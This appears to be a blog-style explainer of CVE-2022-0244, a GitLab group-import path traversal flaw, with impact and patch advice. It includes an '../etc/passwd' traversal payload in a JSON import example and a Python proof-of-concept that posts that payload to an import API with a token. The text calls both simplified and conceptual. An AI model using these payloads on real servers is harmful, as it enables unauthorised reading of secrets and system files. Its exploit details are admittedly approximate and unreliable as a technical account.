---
What Happened?

In early 2022, a critical vulnerability was found in GitLab Community Edition (CE) and Enterprise Edition (EE) affecting *all versions from 14.5 and up*. Assigned as CVE-2022-0244, this flaw let attackers read any file on the GitLab server, simply by importing a group. This presents a serious risk, as sensitive files (like secrets, configs, or even /etc/passwd) could be exposed.
Let’s break down how this happened, how an attacker could abuse it, and what you need to do.
The Core Problem
The bug boils down to how GitLab handles importing groups. When you import a group (from, say, a backup or another GitLab instance), GitLab processes uploaded import files. Due to incomplete validation, a user could trick GitLab into reading any file on the server by tampering with the import process.
Basically, some portions of the code relied too much on trusting the file path or user input, without enforcing enough checks.
Exploit: How Attackers Could Do It
Scenario:
An attacker with a GitLab account (even just a regular user) could craft a malicious group import file. Instead of pointing GitLab to a valid export archive, they tweak the path parameter to point to any file on the server.
Here’s a low-level, simplified example (assumptions: GitLab is unpatched & attacker has basic access):
Step 1: Prepare Malicious Config
Inside the group import file (a .json or .ndjson), the attacker sets the path to a sensitive file.
{
  "projects": [
    {
      "path": "../../../../../../etc/passwd",
      "name": "leet"
    }
  ]
}
*(This is a conceptual example. Actual exploitation involves tampering with the import tarball and internal paths)*
Step 2: Upload Group Import
The attacker uploads this crafted group import via GitLab’s Import group functionality.
Step 3: Read Sensitive File
When the server processes the import, it'll use the invalid path and read the passwd file, then stash its contents somewhere accessible to the attacker (such as in a job log, description, or exported project file).
Code Insight
The bug is located where GitLab resolves file paths provided by imports, but does not adequately sanitize or restrict them:
# Simplified, not actual source
def import_group_archive(uploaded_file)
  path = uploaded_file.path
  # No sanitization!
  File.read(path) # DANGEROUS: Could point anywhere!
end
What should have been done:
There should be input sanitization and strict path restrictions, such as using File.realpath and whitelisting directories.
Here’s a conceptual PoC (educational purpose only)
import requests

# GitLab instance and credentials
GITLAB_URL = "https://gitlab.example.com";
PRIVATE_TOKEN = "YOUR_TOKEN"

# Path traversal payload
payload = {
    "name": "hacker-group",
    "path": "../../../../../../etc/passwd"
}

headers = {"PRIVATE-TOKEN": PRIVATE_TOKEN}
resp = requests.post(f"{GITLAB_URL}/api/v4/groups/import", json=payload, headers=headers)
print(resp.content)
*(The endpoints and methods used in the real attack may vary! Always test safely.)*
Real World Impact
- Sensitive file disclosure: /etc/passwd, secrets, configs, source code
- Privilege escalation: Further attacks if sensitive config/keys leaked
- Widespread risk: All GitLab CE/EE 14.5+ before patch are affected
Resolution and Fix
GitLab fixed this on Jan 14, 2022. The patch ensured strict checks on import file paths.
- Upgrade to the latest supported version (at least 14.5.2, 14.6.4, 14.7.1).
References
- GitLab Advisory and Patch Notes (Critical Security Release)
- CVE Details on CVE-2022-0244
- Original GitLab Issue
Final Thoughts
For teams running GitLab, CVE-2022-0244 is a strong wake-up call to apply updates quickly and review server security practices. Even trusted features like group import/export can become attack vectors if not rigorously validated. If you haven’t already, check your GitLab version and upgrade now.
*Stay vigilant. Patch often. Don’t trust user input blindly, especially with files!*
Timeline
Published on: 01/18/2022 17:15:00 UTC
Last modified on: 01/25/2022 14:25:00 UTC